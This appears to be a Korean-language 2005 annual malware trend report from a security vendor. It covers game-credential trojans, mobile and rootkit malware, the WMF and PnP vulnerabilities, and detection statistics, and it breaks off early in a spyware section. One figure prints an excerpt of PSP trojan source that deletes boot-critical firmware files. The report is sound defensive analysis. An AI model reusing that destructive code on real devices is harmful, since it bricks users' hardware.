● 온라인 게임의 사용자 계정을 탈취하는 악성코드 변형 증가

2005년 4월 일본의 유명 가격비교 웹 사이트가 해킹되면서 사이트에 접속을 하면 악성코드가 다운로드 되는 사건이 발생했다. 이후 사이트가 잠정 폐쇄되면서 메인 페이지는 방문자들에 대한 사과와 양해를 구하며 해당 사이트에서 발견된 악성코드의 정보와 대응이 가능한 안티 바이러스 프로그램들의 다운로드 링크를 함께 자세히 소개하였다.

본 사건의 악성코드는 국내 유명 온라인 게임의 사용자 계정-아이디와 비밀번호-를 훔쳐내는 트로이목마였다. 온라인 게임의 사용자 계정을 탈취하는 트로이목마는 이전부터 있었지만 이 사건을 계기로 국내와 일본을 비롯한 수 많은 웹사이트들이 소위 ‘중국發 해킹’ 이라고 불리는 해킹을 당했다. 이 해킹은 취약한 웹서버를 선택하여 해킹한 후 악성코드를 업로드 해 둔다. 이때 업로드 된 악성코드는 해킹을 한 다수의 웹서버가 될 수 있다. 그리고 메인 페이지에 width=, height= 모두 0의 값을 가지는 iframe 태그를 삽입하고 인터넷 익스플로러 취약점을 이용하여 해당 페이지를 방문하면 악성코드가 자동으로 다운로드되고 실행 되도록 해둔다. 이 과정은 [그림8]과 같이 요약된다.



[그림8] 중국發 해킹의 공격 및 감염방법

이런 증상을 가진 트로이목마들은 주로 다음과 같다.

- 리니지해크 트로이목마(Win-Trojan/LineageHack)
- 행해크 트로이목마(Win-Trojan/HangHack)
- 코어게임해크 트로이목마(Win-Trojan/KorGameHack)

이 트로이목마의 동작방식은 위와 같이 웹을 통하여 설치되면 실행중인 프로세스마다 자신의 DLL을 인젝션 해 둔다. 인젝션된 DLL은 온라인 게임의 프로세스가 실행되었는지 유무를 검사하여 실행된 경우 키로깅을 시작하고 키로깅된 내용을 특정 메일주소로 보낸다.

이와 같이 온라인 사용자 계정을 탈취하는 악성코드가 많아졌던 가장 큰 원인은 게임내의 아이템들이 현금거래가 되기 때문이다. 원래 게임내의 아이템은 현금거래가 되어서는 안되지만 암암리에 이와 같은 거래가 성행하고 악성코드 제작자들은 사용자 계정을 탈취하여 아이템을 획득하는 것이 그 목적이라 하겠다.

국내 온라인 게임이 세계로 수출되고 국내에도 그 사용자가 해마다 증가하고 있다. 따라서 이러한 유형의 트로이목마 변형들과 중국발 해킹을 통한 감염방식은 2006년에도 계속 될 것으로 전망된다.


● MMS를 이용하여 전파되는 모바일 악성코드 보고

MMS (Multimedia Messaging Service)는 이전의 단문 문자 메시지(SMS)와 달리 메시지에 멀티미디어 관련 파일 등 파일의 첨부이 가능한 메시지이다. 국내의 상황은 아니지만 모바일 악성코드는 지금까지 유럽 쪽에서 주로 발견되고 있으며 현재는 최소 20개국 이상의 나라에서 발견되고 있다. MMS를 이용하여 자신을 전파하는 첫 번째 모바일 악성코드가 컴워리어(Commwarrior)이다. 이 악성코드 전까지 모바일 악성코드는 블루투스(Bluetooth)를 이용하여 자신을 전파하였다. 블루투스가 가진 전파거리의 한계가 MMS를 통해 모바일 악성코드의 거리적 제약을 넘어섰다고 할 수 있다.

2005년 모바일 악성코드는 그 수가 계속적으로 증가하였다. 그리고 휴대폰 기기 자체를 공격하는 형태의 모바일 악성코드 출현이 늘어, 메모리 카드에 암호를 걸어두거나 시스템을 초기화 하는 등의 피해를 일으켰다. 이러한 시스템 피해는 개인이 해결하기 어려운 문제점을 갖고 있다. 또한 윈도우 악성코드를 모바일 악성코드가 내부적으로 가지고 있어 이를 메모리 카드에 설치하는 형태도 보고 되었다. 향후에도 모바일 악성코드는 자신을 전파시키는 목적도 가지면서 휴대폰의 고유기능을 무력화 시켜 버리는 즉, 기기자체를 못쓰게 하는 증상을 갖는 악성코드가 더 증가할 것으로 예측된다.

● 다양한 유형의 트로이목마 증가

중국발 해킹의 영향으로 가장 많은 악성코드의 증가 수를 보이는 유형이 바로 트로이목마이다. [그림9]는 2005년 트로이목마 접수율을 나타낸 것이다.



[그림9] 2005년 월별 신종(변형) 트로이목마 발견 건수

[그림9]에서 보듯이 4/4 분기에는 연중 가장 많은 발견건수를 보였다. 가장 많이 발견 보고된 트로이목마들은 위에서도 언급한 온라인 게임 사용자 계정을 탈취하는 트로이목마 이외에 다음과 같이 명명된 것들이 있다.

- 그레이버드 트로이목마(Win-Trojan/GrayBird)
- 후피곤 트로이목마(Win-Trojan/Hupigon)
- 에이전트 트로이목마(Win-Trojan/Agent)
- 다운로더 트로이목마(Win-Trojan/Downloader)

이러한 트로이목마 대부분은 원격제어가 가능하거나 다른 악성코드를 설치 또는 DOS 및 스팸 에이전트 등의 역할을 하는 형태가 주류를 이루었다. 특히 그레이버드 트로이목마, 후피곤 트로이목마, 그리고 피씨 클라이언트 트로이목마(Win-Trojan/PcClient) 종류들은 중국에서 제작 유포되는 트로이목마들로 그 변형이 상당수에 달한다. 2005년 한해 중국발 해킹으로 인한 다양한 트로이목마들이 출현하였고 그 여파는 2006년에도 이어질 것으로 보인다.

● PnP 취약점(MS05-039) 공격코드 공개와 악성코드 확산

조톱 웜(Win32/Zotob.worm)이라고 명명된 이 악성코드는 플러그 앤 플레이(Plug & Play) 취약점(MS05-039)을 이용해 원격에서 코드를 실행하여 감염 된다. 이 취약점은 2005년도에 보고된 MS의 보안 취약점 중 악성코드로 제작되어 피해를 입힌 것 중 두 번째로 큰 위협이다. 하지만 이 취약점은 크게 다음의 2가지의 문제로 인하여 과거의 윈도우 취약점만큼 위협적이지는 못했다.

- 한글 등 일부 언어권의 윈도우에서는 버퍼 오버플로우 공격이 발생되지 않는다.
- 원격에서 코드 실행을 할 경우 일부 대상 윈도우에 유효한 로그인 자격을 갖춰야 한다

위와 같은 제약으로 이 취약점을 이용한 악성코드는 영어권의 윈도우 2000 운영체제라는 한정된 대상에서만 전파되었다. 이후 이 취약점을 이용한 악성코드는 계속적인 변형이 출현하였지만 한정된 대상으로 이전의 블래스터 웜(Win32/Blaster.worm)과 같은 피해는 일으키지 못했다. 앞으로 윈도우 XP SP2 혹은 그 상위버전

에서는 원격의 코드 실행을 통한 웹 유형의 악성코드가 확산되거나 피해를 유발하지 못할 것으로 예상된다.

● 휴대용 게임기의 악성코드 등장

2005년 10월 우리는 새로운 악성코드 출현 소식을 들었다. 이 악성코드는 휴대용 게임기인 소니(SONY) 플레이스테이션 포터블(Playstation Portable, 이하 PSP)과 닌텐도(Nintendo) 사의 닌텐도 DS(Nintendo DS, 이하 NDS) 악성코드였다. 휴대용 게임기에서는 그 동안 악성코드를 충분히 제작할 수 있는 환경과 기회를 제공하고 있었는데 그것은 홈브루(Homebrew)라고 일컬어지는 개인이 만든 응용 프로그램이 해당 게임기에서 동작할 수 있었기 때문이다. 또한 게임기의 펌웨어(Firmware)를 다운그레이드 하거나 펌웨어 데이터를 수정할 수 있는 툴 등이 대거 등장하면서 사용자들은 게임기의 내부와 점점 가까워 졌다. PSP 트로이목마는 최신버전의 펌웨어를 익스프로잇(Exploit)하여 홈브루 프로그램을 동작할 수 있도록 해 준다고 위장되어 있었다. 명백한 사실은 PC든 PSP든 정상 프로그램들만 사용하면 이러한 악성코드의 감염 위험으로부터 조금은 안전해 진다는 사실이다.

발견된 PSP 트로이목마는 PSP 부팅에 매우 중요한 역할을 담당하는 시스템의 특정 파일들을 삭제한다.

```
main:
call FillVram(0)
call Print(1,1,0xFFFFFFFF,"PSP TEAM 2.0 Exploit Hack the 2.0 firmware")
call Print(1,2,0xFFFFFFFF,"Thank's to [redacted] for the 2.0 exploit :)")
call sceIoAssign("flash6:", "iflash0:0,0", "flashfat2:", 0, 0, 0)
call sceIoRemove("flash6:/vsh/etc/index.dat")
call sceIoRemove("flash6:/kd/loadcore.prx")
call sceIoRemove("flash6:/kd/loadexec.prx")
call sceIoRemove("flash6:/kd/init.prx")
call Print(1,4,0xFFFFFFFF," Your 2.0 is hacked please reboot ")
call Print(1,5,0xFFFFFFFF," Thank you PSP Team the french team")
call Print(1,6,0xFFFFFFFF," [redacted] and SonyxTeam [redacted]")
```

[그림10] PSPBrick 트로이목마 소스 일부분 ²

이 파일이 삭제되면 부팅이 불가능하고 개인이 이를 해결할 방법이 없기 때문에 기술지원서비스를 받아야만 한다.

발견된 휴대용 게임기용 악성코드는 트로이목마 형태이며 모바일 악성코드처럼 웹과 같은 형태로 발전하기에는 아직 이르다. 또한 첫 발견 이후 아직까지 더 이상의 변형은 발견되고 있지 않다. 이 트로이목마는 개념증명 형태로 제작된 것으로 보고되었지만 해외에서는 일부 사용자들의 감염피해가 있었다고 보고 되었다. 일부 사용자는 PSP용 안티 바이러스를 만들어야 하는 것이 아닌가 라는 질문도 해온다. 일부 홈브루 제작자나 PSP 사용자들 사이에서는 지금까지 보고된 트로이목마를 검사할 수 있는 프로그램을 제작하여 PSP 포럼 등에서 공유 하고 있다. 이러한 프로그램들은 PC상에서 동작되며 트로이목마 설치파일의 해쉬 값을 가지고 있어 이를 진단 데이터로 사용하는 형태이다.

● 은폐형 악성코드의 창궐


ASEC Annual Report 2005에서 필자는 2005년 한해는 은폐형 악성코드가 대거 등장할 것이라고 예측하였다. 이것은 정확히 맞아 떨어졌다. 은폐기법 사용으로 유명했던 전통적인 악성코드들은 다음과 같다.

2 흥미롭게도 *.PRX 파일은 암호화된

*.ELF 포맷의 실행파일이었다.

- 핵데프 트로이목마(Win-Trojan/HackDef)
- FU루트킷 트로이목마(Win-Trojan/FURootkit)
- AFX루트킷 트로이목마(Win-Trojan/AFXRootkit)

이외에 2005년 발견된 악성코드에서는 2004년과 달리 은폐기법을 하나의 악성코드의 기능으로 사용한 형태가 증가하였다. 또한 은폐기능을 담당하는 드라이버를 별도로 두는 커널 모드 은폐형 악성코드가 증가하였다. 일반적인 유저모드 은폐형과 커널모드 은폐기법 중 후자가 제작하기 어렵고 안티 바이러스 제품이 진단하기도 어렵다. 그럼에도 이런 류의 악성코드가 증가한 원인은 커널모드 은폐기법의 제작방법 및 소스가 인터넷상에서 많이 공개 되었기 때문이다. [그림11]은 루트킷 트로이목마(Win-Trojan/Rootkit)라고 명명된 악성코드, 주로 커널 모드 루트킷이라고 불리는 은폐형 악성코드들의 발견수치이다.



[그림11] 2005년 발견된 월별 신종(변형) 은폐형 악성코드 수

10월에 부쩍 증가한 원인을 파악해 본 결과 커널모드 루트킷이 대다수이며, 이들은 주로 악성 아이알씨봇 웹 자신을 숨기기 위하여 생성하는 드라이버들로 파악되었다. 악성 아이알씨봇 웹은 이전에도 은폐형이 존재하였지만 근래 들어서는 별도의 드라이버를 통하여 자신을 커널모드 루트킷 형태로 숨긴다.

이외에도 은폐기능을 하나의 증상으로 갖는 악성코드는 상당수에 달한다. 은폐형 악성코드의 목적은 사용자나 안티 바이러스 제품으로부터 자신의 진단을 회피할 목적으로 제작된다. 일반적으로 트로이목마 형태가 은폐기법을 가장 많이 사용한다. 2005년 대거 발견된 중국산 트로이목마들 상당수도 은폐기법을 사용하며 일부 트로이목마는 분석을 방해할 목적으로 트로이목마의 코드를 별도의 코드 모호화 도구를 이용하여 조작해 두기도 하였다.

악성코드가 사용하는 은폐기법을 파헤치고자 외국 유명 보안 전문가들이 관련 서적을 출간하기도 하였다. 또한 안티 바이러스 컨포런스나 해외 유명 보안 컨포런스에서도 ‘은폐기법’과 관련된 주제는 반드시 포함하고 있을 정도로 안티 바이러스, 보안 전문가 그리고 일반 사용자들에게 중요한 이슈가 되어 버렸다. 지금도 사용자 시스템 깊숙한 곳에 자신의 존재를 숨기며 동작하는 은폐형 악성코드가 상당수에 있을 것이라고 추정 된다. 향후에는 은폐기법이 안티 바이러스로부터의 ‘회피’와 은폐형 악성코드 ‘진단’이라는 대립양상을 보일 것으로 생각된다.

● WMF 취약점 공개로 긴장하였던 2005년 말

2005년을 얼마 남겨두지 않고 *.WMF 이미지 처리에 대한 취약점이 공개되었다. 이 취약점이 초미의 이슈가 되었던 이유는 MS의 보안패치가 공개 되기 전에 해당 취약점이 알려졌기 때문이다. 취약점을 연구하는 보안 업체들은 관례상 취약점을 갖고 있는 응용 프로그램 제작사에 먼저 취약점 사실을 알리고 해당 업체가 패치 파일을 내놓으면 취약점 내용을 공개한다. 하지만 이번 경우는 그 반대로 언더의 한 개인이 이 공격방법을 찾아내 MS가 보안패치를 내놓기 전에 공개하였다. 따라서 이 취약점은 대부분의 윈도우가 그 대상이 되고 보안패치가 나오지 않았던 상황이었기 때문에 최고의 위험도를 가지고 있었다. 하지만 확산력 측면에서는 웹 방문이나 메일, 메신저에 첨부된 파일 실행 등 수동적인 사용자의 개입이 필요하기 때문에 웜과 같이 일시에 급속하게 확산되는 웜과 같은 유형에서는 사용될 수 없어 확산도는 낮았다. 그래서 일부 보안 전문가 사이에서는 이 취약점이 자체 확산력을 가진 형태로 발전 할 수 없기 때문에 위험도는 과장되었다고 주장 하기도 하였다.


또한 이 공격에 대하여 우리가 흔히 알고 있는 버퍼 오버플로우 공격 유무에 대하여 일부 보안 전문가들 사이에서 논의가 있기도 하였다. 현재 밝혀진 것은 그래픽 렌더링 엔진으로 불리우는 GDI32.DLL의 정상적인 평선 처리에 대한 취약점이었으며, 대부분의 윈도우가 이 취약점을 가지고 있었다. 취약점이 알려지면서 조작된 *.WMF 파일은 폭발적으로 쏟아져 나왔다. 조작된 *.WMF 파일내부에는 암호화된 셸코드가 포함되어 있고 해당 함수의 정상적인 핸들처리로 셸코드가 실행되는데, 분석해 본 결과 특정 호스트에 업로드 된 스파이웨어 설치 프로그램이나 트로이목마와 같은 악성코드를 다운로드 하는 코드였다.

특히 이 취약점은 이미지 파일이므로 이를 웹 사이트에 올려두거나 메일이나 메신저로 다른 이미지 포맷의 확장자로 변경 유포하기도 하였다. V3에서는 조작된 모든 *.WMF 파일을 진단하기 위한 진단방법을 개발하여 Win-Trojan/Exploit-WMF.Gen 이라는 진단명으로 이 파일들을 진단한다.

지금까지 2005년 한 해를 달구었던 악성코드의 주요 이슈에 대하여 알아 보았다. 이외에도 베이글 웜(Win32/Bagle.worm)이 자체 네트워크를 구성하며 끊임없이 자신을 확산, 유지한다는 것이 알려졌다. 향후에도 베이글 웜과 관련 악성코드는 지속적으로 우리를 괴롭힐 것으로 예상된다. 또한 악성 아이알씨봇 웜의 네트워크인 봇넷의 조직화, 통제력이 강화 되었다. 봇 제작자들은 정교하게 공격대상과 방법을 선택할 수 있도록 그 모습을 갖추었다. 따라서 악성 봇을 이용한 악의적인 공격의 정교화는 더욱 문제가 될 가능성이 높다.


2005년 신종(변형) 악성코드 유형별 현황

다음은 2004, 2005년 신종(변형) 악성코드의 월 건수를 종합해 본 표이다.



[그림12] 2004, 2005년 월별 신종(변형) 악성코드 건수

[그림12]를 보면 전년과 비교하여 2005년에 발견된 신종(변형) 악성코드 수는 크게 감소하였다. 그러나 유형별로 신종(변형) 악성코드 증감추이를 살펴보면 트로이목마가 급증한 것을 볼 수 있다. 백도어 및 다운로드 그리고 프록시 서버류와 같은 V3 엔진에 추가되는 모든 유형의 트로이목마에 대한 2004, 2005년 비교 통계를 살펴보면 [그림13]과 같다.




[그림13] 2004, 2005년 월별 신종(변형) 트로이목마 발견 건수


트로이목마가 증가한 원인은 앞서서 얘기한 것처럼 중국발 해킹을 통해 온라인 게임 사용자 계정을 탈취하는 유형의 트로이목마와 전통적인 백도어 형태의 트로이목마가 크게 증가했기 때문이다. 그 외에 다른 악성코드를 다운로드 받는 다운로드류와 공격자의 특정한 목적을 위해서 만들어진 에이전트류도 크게 증가하였다.

트로이목마들이 주로 사용자 정보를 탈취하는데 그 목적이 있고 최근 악성코드 제작 동기가 금전적인 이익을 얻기 위한 것이라는 점을 감안하면 전체 악성코드 중 트로이목마가 차지하는 비율은 점점 증가할 것으로 보인다.

2004, 2005년 비교를 통하여 악성코드 유형별 비율을 확인해 보면 [그림14], [그림15]와 같다.



[그림14] 2004년 발견된 신종(변형)
악성코드 유형 비율




[그림15] 2005년 발견된 신종(변형)
악성코드 유형 비율

2004년은 악성 아이알씨봇 웹 변형 발견이 급증하면서 다른 유형에 비해 웹 비율이 상대적으로 높았던 것을 알 수 있다. 전체적으로 웹에 대하여 치우치고 있으며 이는 그 당시 악성코드 제작자의 제작동향을 잘 반영한 예이기도 하다.

[그림15]는 2005년에 발견된 신종(변형)의 유형별 비율이다.

2005년에는 트로이목마, 드롭퍼(Dropper)의 비율이 전년과 비교하여 높아졌다. 드롭퍼는 다른 악성코드를 Drop하는 형태로, 대부분 트로이목마를 Drop 한다. 따라서 트로이목마의 비율이 높아지면서 함께 그 비율도 높아졌다. 2005년에는 전년에 없었던 유해가능 항목이 추가 되었다. 유해가능 프로그램은 정상적인 목적으로 만들어졌지만 공격자가 악의적인 목적을 가지고 사용하는 프로그램들을 주로 일컫는다. 또한 일부 피해가 심각한 스파이웨어들도 포함 된다. 유해가능 프로그램이 차지하는 비율도 증가하고 있는데 그 원인은 대부분의 유해가능 프로그램들이 해킹목적에 사용되기 때문이며 주로 FTP 데몬, 원격제어 툴, 취약점 스캐너와 같은 프로그램들이다. 이들 프로그램은 원래는 정상 프로그램이지만 공격자들이 이를 악용하여 자신의 목적에 맞게 변형해 원래의 의도와는 다르게 사용하곤 한다.


다음은 2005년도 한해 어떤 악성코드의 변형 비율이 많았는지에 대한 통계이다. 이 비율은 또한 어떤 악성코드에 대하여 사용자들이 주로 피해를 입었는지에 대한 자료가 되기도 한다.



[그림16] 2005년 발견된 악성코드 변형 Top 10 현황

[그림16]에서 알 수 있듯이 악성 아이알씨봇에 대한 비율이 높았다.³ 그 외 2005년 악성코드변형발견 Top 10에는 리니지핵 트로이목마, 엘미르핵 트로이목마(Win-Trojan/LmirHack) 등 온라인 게임의 사용자 계정을 훔쳐내는 악성코드가 2개나 랭크 되어 있다. 그리고 해외에서 그 변형수가 많은 뱅커 트로이목마(Win-Trojan/Banker), 반코스 트로이목마(Win-Trojan/Bancos)는 주로 금융관련 정보를 탈취하는 악성코드이다. 두번째로 많은 제마 트로이목마(Win-Trojan/Xema)는 일반적으로 특별한 진단명을 갖고 있지 않는 유형이나 타사에서 에이전트, 텔프라고 일컫는 트로이목마가 주로 해당된다.

끝으로 2004, 2005년도 국산 / 외산 악성코드 동향을 분석해 보도록 하겠다.



[그림17] 2004년, 2005년 발견된 신종(변형)의 악성코드 제작지별 현황

2004년에 발견된 국산 악성코드는 대부분 애드웨어로, 2004년부터 피해가 보고되기 시작하여 2005년에는 그 피해의 폭의 대폭 증가하였다.

반면 2005년에 발견된 국산 악성코드는 2004년에 비해 수치적으로 감소하였고, 대부분 스팸 메일러였다. 이 악성코드들은 특정 국내 대형 포털의 SMTP 주소를 릴레이

³ 이 자료에 대한 통계는 국내뿐 아니라 해외 등 다양한 경로로 수집된 샘플과 그 데이터에 따른 것으로, 국내 상황과는 약간 다른 양상을 보이고 있다.

하며 주로 그곳의 게시판 등을 통하여 사용자 시스템에 설치된다. 스팸 메일러는 2004년 부터 존재하였지만 2005년에 그 실체가 조금씩 밝혀졌다. 그것은 국산 스팸 메일러나 온라인 게임 해킹 프로그램 등을 제작하는 부류들이 바로 누군가로부터 검은 제의를 받거나 또는 스스로 연구목적으로 개발하는 학생 또는 일반인이었다는 것이다.. 비록 이들이 심각한 피해를 주는 바이러스나 사용자 정보를 유출하는 트로이목마를 만들어 내지는 않았지만 현재 하고 있는 일이 정당하지 못한 건 사실이다. 이와 같은 검은 제이나 개인목적으로 자신의 홈페이지, 블로그 또는 정보 사이트라는 미명하에 이런 프로그램들이 공개 되거나 심지어는 다시 이를 재판매 하는 경우가 많아지고 있다. 아마도 금전적인 이득이 목적인 이들은 자신의 실력과시가 목적인 악성코드의 제작 등에는 앞으로도 관심을 보이지 않을 것으로 보인다.

이상으로 2005년 신종(변형) 악성코드 발견 동향을 살펴보았다. 2005년은 서두에서 밝혔던 것처럼 많은 악성코드 제작이 금전적인 이익 때문에 발생하였다. 이는 또한 악성코드의 공격과 확산 형태가 국지적인 양상으로 변모하는 데도 기인하였다. 정교해지고 통제력을 갖춘 악성 아이알씨봇 웹, 국내에는 별다른 피해를 주지 못했던 조톱 웹, 그리고 국내를 비롯한 아시아 지역에 큰 피해를 준 중국발 해킹 등이 앞으로도 악성코드의 국지적인 양상이 계속될 것이라는 것을 예고하고 있다. 이는 과거처럼 무조건 확산되고 단 시간 내 소멸되는 양상이 아니라 공격대상과 방법 그리고 이후 확장과 유지 등 악성코드의 전반적인 것들이 조직화 되고 통제력을 갖추고 있다는 것을 의미한다.

2006년은 새로운 윈도우가 출시되고 또한 웹을 통한 새로운 서비스가 늘어날 전망이다. 어떤 환경이든지 악성코드의 공격과 제작은 시도될 것으로 예측된다. **ASEC**


II. 2005년 AhnLab 스파이웨어 동향

작성자: 김정석 주임연구원(js_kim@ahnlab.com)

2005년에는 스파이웨어, 애드웨어와 같은 유해가능 프로그램이 개인 PC 보안의 최대 위협 중 하나로 자리 잡으면서 수 많은 종류의 유해가능 프로그램이 발견되었다. 수적 증가 외에도 2005년에는 중요 개인정보를 유출하거나 윈도우의 보안설정과 같은 중요 시스템 설정을 변경하는 등 심각한 피해를 입히는 유해가능 프로그램이 증가하였으며, 사생활을 침해하거나 원하지 않는 광고로 불편을 주는 수준에서 사용자에게 금전적인 손실을 입히거나 시스템에 직접적인 피해를 입히는 수준으로 변화하는 등 유해가능 프로그램에 의한 위협도 크게 증가하였다.

애드웨어	스파이웨어	다운로더	드롭퍼	클릭커	다이얼러	익스플로잇	기타	계
3314	2312	2317	372	399	941	44	18	9717

[표1] 2005년 발견된 유해가능 프로그램 현황



[그림1] 2005년 발견된 유해가능 프로그램의 유형별 비율

[표1]과 [그림1]에서 보는 것과 같이 2005년 발견된 유해가능 프로그램 중 애드웨어가 가장 높은 비율인 34%를 차지하고 있다. 특히 애드웨어에 대한 피해가 확산되고 사용자가 이런 프로그램에 대해 인지하기 시작하면서 불특정 웹사이트 방문 시 ActiveX로 설치를 유도하거나 P2P 파일공유 프로그램, 스크린 세이버와 같은 무료제공 프로그램의 번들로 설치되는 전형적인 설치 방법으로는 배포가 어렵게 되자, 이에 대한 대안으로 다운로더 계열의 유해가능 프로그램에 의하여 설치되는 사례가 많이 발견되었다.

[표1]과 [그림1]에서 24%의 비율을 보인 다운로더는 애드웨어와 같은 유해가능 프로그램에 의한 피해를 확산시킨 주범이다. 에이전트(Win-Downloader/Agent) 계열의 다운로더는 시작 프로그램에 등록되어 윈도우가 시작될 때 마다 제어서버에 접속하여 유해가능 프로그램을 다운로드 한다. 특정 웹사이트에서 애드웨어나 스파이웨어

